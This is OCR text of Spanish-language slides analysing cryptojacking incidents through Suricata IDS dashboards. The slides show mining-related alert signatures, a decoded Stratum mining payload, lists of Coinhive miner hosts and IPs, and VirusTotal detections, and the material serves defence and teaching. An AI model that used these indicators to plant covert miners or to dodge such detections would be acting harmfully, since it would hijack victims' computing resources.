
Cryptojacking: ¿Por qué puedo ser vulnerable?


Usuario del sitio afectado:

- El navegador no cuenta con protección de ejecución de código JavaScript.
- Falta de soluciones anti-malware.
- Ejecución de software de baja reputación.




Escenario 1



2018-04-30 19:00
2018-05-01 19:00
2018-05-02 19:00
2018-05-03 19:00
2018-05-04 19:00
2018-05-05 19:00
2018-05-06 19:00
estamp per 12 hours
SN Alert-ByExtraInfoType
AnyOther-Alert
HTTP-Alert
SMTP-Alert
SSH-Alert
TLS-Alert
Count
20
15
10
5
0
2018-04-23 19:00
2018-04-25 19:00
2018-04-27 19:00
2018-04-29 19:00
2018-05-01 19:00
2018-05-03 19:00
2018-05-05 19:00
@timestamp per 12 hours
SN Alert-Top20Signatures
alert.signature.raw: Descending
Count
ET POLICY Monero Mining Pool DNS Lookup
292
SN Proto-app_proto
UDP
dns


Count
1,479
Count
SN Alert-ByExtraInfoType
AnyOther-Alert
HTTP-Alert
SMTP-Alert
SSH-Alert
TLS-Alert
Count
@timestamp per 12 hours
SN Alert-Top20SrcIP
SN Alert-Top20Signatures
alert.signature.raw: Descending
Count
ET POLICY W32/BitCoinMiner.MultiThreat Subscribe/Authorize Stratum Protocol Message 868
ET POLICY GNU/Linux APT User-Agent Outbound likely related to package management 279
ET POLICY Monero Mining Pool DNS Lookup 158
ET INFO Windows OS Submitting USB Metadata to Microsoft 136
ET POLICY Http Client Body contains pwd= in cleartext 12
GPL CHAT Jabber/Google Talk Outgoing Traffic 12
GPL CHAT Google Talk Startup 11
ET P2P eMule KAD Network Connection Request 1
ET P2P eMule KAD Network Firewalled Request 1
SN Alert-ByHttpMethod
GET
POST

t	geoip.country_name	Germany
	geoip.ip	94.130.239.15
#	geoip.latitude	51.299
	geoip.location	{ "lon": 9.491, "lat": 51.2993 }
#	geoip.longitude	9.491
t	geoip.postal_code	83333
t	geoip.region_code	SON
t	geoip.region_name	Sonora
t	geoip.timezone	America/Hermosillo
t	host	sensor4
t	packet	RQAAKAAAAABABm29hPg6iV6C7w/7Zwy5n3kt+REYVfxQ1AoAW1UAAA==
#	packet_info.linktype	12
t	path	/var/log/suricata/eve.json
t	payload	eyJpZCI6MSwibWV0aG9kIjoibWluaW5nLnN1YmNjcmliZSIsInBhcmFtcyI6WyJNaW5lckdhdGVEZWIvOC4xIixudWxsLCJidGcucG9vbC5taW5lcmdhdGUuY29t
t	payload_printable	{"id":1,"method":"mining.subscribe","params":["MinerGateDeb/8.1",null,"btg.pool.minergate.com","3257"]} {"id":2,"method":"mining.authorize","params":[[redacted]@gmail.com","x"]}
t	proto	TCP


Es seguro | https://es.minergate.com
MinerGate
Affiliate
Cadenas de bloques
Calculadora
Descargas
Cloud mining
Estadísticas del pozo
Blog
Service monitor
SPA
Registrate
Inicia Sesion
WALLET
MINER
SMART MINER
OTHER POOLS
BENCHMARK
ACHIVEMENTS
Congratulations! Smart mining is activated
Automatic mining of the currency that has the highest exchange rate during the last hour
CURRENCY BALANCE
CPU MINING SPEED
CORES USED
GPU MINING SPEED
OPTIONS
SHARES: GOOD BAD / LAST
UNCONFIRMED BALANCE
REWARD METHOD
ETH SMART
23.205379847040
715.32 kH/s
7
7.98 MH/s
2
6543
5 / 34 sec ago
0.000492367102 ETH
PPLNS
ALGO MINING
XDN
130.96 H/S
Cryptocurrency GUI miner 8.1 & Mining Pool
Download & Start Mining
aprender mas en nuestras preguntas frecuentes or contact support
Bitcoin Gold BTG
414.8 kH/s
Zcash ZEC
272.8 kH/s
Bitcoin BTC
56.5 PH/s
Monero XMR
18.8 MH/s
Ethereum Classic ETC
13.3 GH/s
Bytecoin BCN
1.4 MH/s
Ethereum ETH
89.6 GH/s
+ 9 more
Buy Bitcoin with Credit Card

Escenario 2


SN Alert-ByExtraInfoType
Count
@timestamp per 12 hours
AnyOther-Alert
HTTP-Alert
SMTP-Alert
SSH-Alert
TLS-Alert
SN Alert-Top20SrcIP
37.187.165.17
37.187.165.210
217.182.165.105
37.187.165.41
37.187.167.47
37.187.167.70
217.182.164.14
217.182.164.9
217.182.165.140
37.187.167.30
37.187.167.69
37.187.167.72
37.187.167.83
SN Alert-Top20Signatures
alert.signature.raw: Descending
Count
ET POLICY Request for Coinhive Browser Monero Miner M2
21
Export: Raw Formatted
SN Alert-ByHttpMethod
No results found
Dispositivos afectados
SN Alert-Top20SrcPorts
443
SN Alert-Top20DstIP
10.10.1.5
152.15.21.145
222.15.98.65
195.35.25.17

37.187.167.70	443	TLS 1.2	ws024.coinhive.com
13.90.95.57	443	TLS 1.2	get.skype.com
52.114.128.9	443	TLS 1.2	browser.pipe.aria.microsoft.com
104.20.65.187	443	TLS 1.2	coinpot.co

- ws003.coinhive.com
- ws005.coinhive.com
- ws009.coinhive.com
- coinhive.com
- ws002.coinhive.com
- ws004.coinhive.com
- ws010.coinhive.com
- ws016.coinhive.com
- ws019.coinhive.com
- ws020.coinhive.com
- ws022.coinhive.com
- ws023.coinhive.com
- ws024.coinhive.com
- ws026.coinhive.com
- ws027.coinhive.com
- ws029.coinhive.com
- ws030.coinhive.com
- ws032.coinhive.com

virustotal


URL: http://ws024.coinhive.com/

Detecciones: 5 / 67

Fecha de análisis: 2018-04-27 18:20:36 UTC (hace 0 minutos)


Análisis | Información adicional | Comentarios | Votos

Analizador	Resultado
AutoShun	Malicious site
Sophos AV	Malicious site
Fortinet	Malware site
G-Data	Malware site
Kaspersky	Malware site

